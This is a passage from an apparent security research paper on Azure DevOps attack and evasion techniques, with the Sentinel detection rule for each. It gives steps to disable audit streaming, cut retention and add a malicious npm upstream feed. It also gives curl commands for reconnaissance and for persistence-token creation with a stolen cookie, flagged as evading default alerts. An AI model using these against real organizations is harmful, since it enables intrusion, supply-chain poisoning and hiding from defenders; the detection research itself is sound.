With this agent pool, we can then register an agent to be used with this agent pool to interact with the pipeline in this project, then delete it afterwards. This is a stealthy way of executing code within a pipeline for a project by creating an agent pool, and then deleting it immediately after use.



Configure your account

Configure your account by following the steps outlined here.

Download the agent

Create the agent

```
PS C:\> mkdir agent ; cd agent
PS C:\agent> Add-Type -AssemblyName System.IO.Compression.FileSystem ;
[System.IO.Compression.ZipFile]::ExtractToDirectory("$HOME\Downloads\vsts-
agent-win-x64-3.218.0.zip", "$PWD")
```

Configure the agent Detailed instructions

```
PS C:\agent> .\config.cmd
```

Optionally run the agent interactively

If you didn't run as a service above:


```
PS C:\agent> .\run.cmd
```

That's it!

More Information

Instructions for registering agent within agent pool

This type of defense evasion attack scenario can be detected with the default Microsoft Sentinel analytic rule “Azure DevOps Agent Pool Created Then Deleted”, as shown in the screenshots below.


Azure DevOps Agent Pool Created Then Deleted
Incident ID: 107

Unassigned
Owner

New
Status

High
Severity


Description
As well as adding build agents to an existing pool to execute malicious activity within a pipeline, an attacker could create a complete new agent pool and use this for execution. Azure DevOps allows for the creation of agent pools with Azure hosted infrastructure or self-hosted infrastructure. Given the additional cust...
Show more

Alert product names
- Microsoft Sentinel

Evidence

2	1	0
Events	Alerts	Bookmarks

Alert for creating and deleting agent pool




4/11/2023, 1:50:05.867 PM	[redacted]
TimeGenerated [UTC]	2023-04-11T13:50:05.867Z
ActorUPN	[redacted]
UserAgent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
IpAddress	[redacted]
AuthenticationMechanism	UserAuthToken
OperationName	Library.AgentPoolCreated
AgentPoolName	New Malicious Agent Pool

Event details for creating and deleting agent pool

Disabling Azure DevOps Services Audit Stream

Another method an attacker may perform to evade detection is by disabling the Azure DevOps Services audit stream. This would be conducted so an organization's SIEM would not receive the logs from Azure DevOps Services.


Within the organization settings, navigate to "Auditing" → "Streams".



Name	Status	Enabled
Azure Monitor Logs 5520c51e-b458-4210-97d2-afa94a34a40d	Active	On

Listing Auditing settings within organization


Then uncheck the button under the "Enabled" column. This will disable the sending of Azure DevOps Services logs to the configured SIEM platform. In this case, we are forwarding our Azure DevOps Services logs to Microsoft Sentinel.



Name	Status	Enabled
Azure Monitor Logs 5520c51e-b458-4210-97d2-afa94a34a40d	Disabled (4/11/2023, 9:58:19 AM)	Off

Disabling audit stream

This type of defense evasion attack scenario can be detected with the default Microsoft Sentinel analytic rule "Azure DevOps Audit Stream Disabled", as shown in the screenshot below.


Azure DevOps Audit Stream Disabled
Incident ID: 93

Unassigned
Owner

New
Status

High
Severity

Description
Azure DevOps allow for audit logs to be streamed to external storage solutions such as SIEM solutions. An attacker looking to hide malicious Azure DevOps activity from defenders may look to disable data streams before conducting activity and then re-enabling the stream after (so as not to raise data threshold-based al...
Show more

Alert product names
- Microsoft Sentinel


Evidence
1 Events
1 Alerts
0 Bookmarks

Microsoft Sentinel alert for disabling audit stream

Reducing Azure DevOps Services Log Retention

An attacker may also want to reduce the evidence of their malicious activity within a pipeline by lowering the number of days that artifacts, symbols and attachments are kept within a pipeline.

To change this retention policy, navigate to a project and go to “Pipelines” → “Settings”. Then change the “Days to keep artifacts, symbols and attachments” to its lowest value which is “1”.



Project Settings
TestProject2

General
- Overview
- Teams
- Permissions
- Notifications
- Service hooks
- Dashboards

Boards
- Project configuration
- Team configuration
- GitHub connections

Pipelines
- Agent pools
- Parallel jobs
- Settings

Settings

Retention policy

Days to keep artifacts, symbols and attachments	1
Days to keep runs	30
Days to keep pull request runs	1
Number of recent runs to retain per pipeline	3

Learn more about run retention

General


On — Disable anonymous access to badges
Anonymous users can access the status badge API for all pipelin

On — Limit variables that can be set at queue time
You can set any variables at queue time unless this option is enal
those variables that are explicitly marked as "Settable at queue t

On — Limit job authorization scope to current project for nc
Non-Release Pipelines can run with collection scoped access tok
this option enabled, you can reduce the scope of access for all n

Modifying pipeline log retention policy within project

This type of defense evasion attack scenario can be detected with the default Microsoft Sentinel analytic rule “Azure DevOps Retention Reduced”, as shown in the screenshot below.



Azure DevOps Retention Reduced
Incident ID: 94

Unassigned
Owner

New
Status

Low
Severity

Description
AzureDevOps retains items such as run records and produced artifacts for a configurable amount of time. An attacker looking to reduce the footprint left by their malicious activity may look to reduce the retention time for artifacts and runs. This query will look for where retention has been reduced to the minimum level - 1, or reduced by more than half.

Alert product names
- Microsoft Sentinel

Evidence
1 Events
1 Alerts
0 Bookmarks


Microsoft Sentinel alert for reducing pipeline log retention

Adding External Upstream Source to Azure DevOps Services Feed

To inject malicious packages into a pipeline, an attacker could add a malicious source to an Azure DevOps Services Artifacts Feed[42]. These feeds allow the storage, management or grouping of packages used within a project.

If you want to add a source to a feed, navigate to the feed settings, then select “Add Upstream”. Add a “Custom registry” and add the malicious public source URL.

[42] For more information about Artifacts Feeds, see https://learn.microsoft.com/en-us/azure/devops/artifacts/concepts/feeds?view=azure-devops




Add upstream source

✓ Type | Configuration

Public source *	Custom registry
Public source URL *	https://maliciousSourceHere
Package type *	npm
Upstream source name *	Malicious-Source

Adding upstream source

You will see our newly created upstream source that is created within the feed settings.




Upstreams for Some-Malicious-Feed

Type	Source	Location	Source Type	Failing
	Malicious-Source	https://maliciousSourceHere	Public	

Showing newly added upstream source

This type of defense evasion attack scenario can be detected with the default Microsoft Sentinel analytic rule “External Upstream Source Added to Azure DevOps Feed”, as shown in the screenshot below.


External Upstream Source Added to Azure DevOps
Incident ID: 114

Unassigned
Owner
New
Status
Medium
Severity

Description
The detection looks for new external sources added to an Azure DevOps feed. An allow list can be customized to explicitly allow known good sources. An attacker could look to add a malicious feed in order to inject malicious packages into a build pipeline.

Alert product names
- Microsoft Sentinel

Evidence
1 Events
1 Alerts
0 Bookmarks

Microsoft Sentinel alert for adding upstream source to feed

REST API Abuse

In addition to performing attack scenarios via the web interface, an attacker may try to perform these via the REST API to evade detection using a PAT or authentication cookie.

REST API Abuse - Reconnaissance

The main types of reconnaissance that will be valuable to an attacker include enumerating projects, repositories, files, code, users, and groups. The usage of the REST API to perform reconnaissance shown in the below sections does not trigger any alerts in the default Microsoft Sentinel analytic rules for Azure DevOps.

Project Recon

You can perform reconnaissance of projects via the Projects REST API[43], as shown in the example curl command below. Text in **bold** would need to be changed according to your environment.

[43] For more information about the Projects REST API, see https://learn.microsoft.com/en-us/rest/api/azure/devops/core/projects?view=azure-devops-rest-7.0

```
curl -i -s -k -X $'GET'
-H $'Content-Type: application/json'
-H $'User-Agent: Some User Agent'
-H $'Authorization: Basic base64EncodedPAT'
-H $'Host: dev.azure.com'
$'https://dev.azure.com/YourOrganization/_apis/projects?api-version=7.0'
```

If you would like to get detailed group permissions of a specific project, you can use the Contribution model[44], as shown in the example curl command below. Text in **bold** would need to be changed according to your environment.

```
curl -i -s -k -X $'POST'
-H $’Content-Type: application/json’
-H $'User-Agent: Some User Agent'
-H $'Authorization: Basic base64EncodedPAT'
-H $'Host: dev.azure.com'
-H $’Content-Length: 243’
-H $'Expect: 100-continue'
--data-binary $'{\"contributionIds\":[\"ms.vss-admin-web.org-admin-groups-
data-
provider\"],\"dataProviderContext\":{\"properties\":{\"sourcePage\":{\"routeVa
lues\":{\"project\":\"ProjectNameGoesHere\",\"adminPivot\":\"permissions\",\"co
ntroller\":\"ContributedPage\",\"action\":\"Execute\"}}}}}'
$'https://dev.azure.com/YourOrganization/_apis/Contribution/HierarchyQuery?api-
version=7.0-preview.1'
```

Repositories Recon

You can perform reconnaissance of repositories via the Repositories REST API[45], as shown in the example curl command below. Text in **bold** would need to be changed according to your environment.

```
curl -i -s -k -X $'GET'
-H $'Content-Type: application/json'
-H $'User-Agent: Some User Agent'
-H $'Authorization: Basic base64EncodedPAT'
-H $'Host: dev.azure.com'
$'https://dev.azure.com/YourOrganization/ProjectName/_apis/git/repositories?api-
version=7.0'
```

[44] For more information about the Contribution model, see https://learn.microsoft.com/en-us/azure/devops/extend/develop/contributions-overview?view=azure-devops

[45] For more information about the Repositories REST API, see https://learn.microsoft.com/en-us/rest/api/azure/devops/git/repositories?view=azure-devops-rest-7.0

File Recon

You can perform reconnaissance of files within repositories via the Items REST API[46], as shown in the example curl command below. Text in **bold** would need to be changed according to your environment.

```
curl -i -s -k -X $'GET'
-H $'Content-Type: application/json'
-H $'User-Agent: Some User Agent'
-H $'Authorization: Basic base64EncodedPAT'
-H $'Host: dev.azure.com'
$'https://dev.azure.com/YourOrganization/ProjectName/_apis/git/repositories/reposi
toryID/items?recursionLevel=Full&api-version=7.0'
```

Code Recon

You can perform reconnaissance of code via an undocumented REST API method within the Search REST API[47], as shown in the example curl command below. Text in **bold** would need to be changed according to your environment.

```
curl -i -s -k -X $'POST'
-H $'Content-Type: application/json'
-H $'User-Agent: Some User Agent'
-H $'Authorization: Basic base64EncodedPAT'
-H $'Host: almsearch.dev.azure.com'
-H $'Content-Length: 85'
-H $'Expect: 100-continue'
-H $'Connection: close'
--data-binary $'{\"searchText\": \"searchTerm\",
\"skipResults\":0,\"takeResults\":1000,\"isInstantSearch\":true}'
$'https://almsearch.dev.azure.com/YourOrganization/_apis/search/codeAdvancedQuer
yResults?api-version=7.0-preview'
```

User/Group Recon

[46] For more information about the Items REST API, see https://learn.microsoft.com/en-us/rest/api/azure/devops/git/items?view=azure-devops-rest-7.0
[47] For more information about the Search REST API, see https://learn.microsoft.com/en-us/rest/api/azure/devops/search/?view=azure-devops-rest-7.0

You can perform reconnaissance of users via the Users REST API[48], as shown in the example curl command below. Text in **bold** would need to be changed according to your environment.

```
curl -i -s -k -X $'GET'
-H $'Content-Type: application/json'
-H $'User-Agent: Some User Agent'
-H $'Authorization: Basic base64EncodedPAT'
-H $'Host: dev.azure.com'
$'https://dev.azure.com/YourOrganization/_apis/graph/users?api-version=7.0'
```

You can perform reconnaissance of groups via the Groups REST API[49], as shown in the example curl command below. Text in **bold** would need to be changed according to your environment.

```
curl -i -s -k -X $'GET'
-H $'Content-Type: application/json'
-H $'User-Agent: Some User Agent'
-H $'Authorization: Basic base64EncodedPAT'
-H $'Host: dev.azure.com'
$'https://dev.azure.com/YourOrganization/_apis/graph/groups?api-version=7.0'
```

You can perform reconnaissance to get members of a given group via the Contribution model, as shown in the example curl command below. Text in **bold** would need to be changed according to your environment.

```
curl -i -s -k -X $'POST'
-H $'Content-Type: application/json'
-H $'User-Agent: Some User Agent'
-H $'Authorization: Basic base64EncodedPAT'
-H $'Host: dev.azure.com'
-H $'Content-Length: 348'
-H $'Expect: 100-continue'
--data-binary $'{\"contributionIds\":[\"ms.vss-admin-web.org-admin-group-
members-data-
provider\"],\"dataProviderContext\":{\"properties\":{\"subjectDescriptor\":\"g
roupDescriptor\",\"sourcePage\":{\"routeValues\":{\"adminPivot\":\"permissions\"
,\"controller\":\"ContributedPage\",\"action\":\"Execute\"}}}}}}'
$'https://dev.azure.com/YourOrganization/_apis/Contribution/HierarchyQuery?api-
version=7.0-preview.1'
```

[48] For more information about the Users REST API, see https://learn.microsoft.com/en-us/rest/api/azure/devops/graph/users?view=azure-devops-rest-7.0
[49] For more information about the Groups REST API, see https://learn.microsoft.com/en-us/rest/api/azure/devops/graph/groups?view=azure-devops-rest-7.0

REST API Abuse - Persistence

The main types of persistence that will be valuable to an attacker include establishing persistence through the creation of PAT's or SSH keys. The usage of the REST API to perform persistence shown in the below sections does not trigger any alerts in the default Microsoft Sentinel analytic rules for Azure DevOps.

Personal Access Tokens

You can create a PAT via the Contribution model, as shown in the example curl command below. Text in **bold** would need to be changed according to your environment. To perform this via the REST API, you must use a stolen cookie as PAT's cannot be used to create other PAT's. PAT's can only be used to list or revoke existing PAT's.

```
curl -i -s -k -X $'POST'
-H $'Content-Type: application/json'
-H $'Accept: application/json;api-version=5.0-preview.1'
-H $'User-Agent: Some User Agent'
-H $'Host: dev.azure.com'
-H $'Content-Length: 234'
-H $'Expect: 100-continue'
-b $'X-VSS-UseRequestRouting=True; UserAuthentication=stolenCookie'
--data-binary $'{\"contributionIds\":[\"ms.vss-token-web.personal-access-
token-issue-session-token-
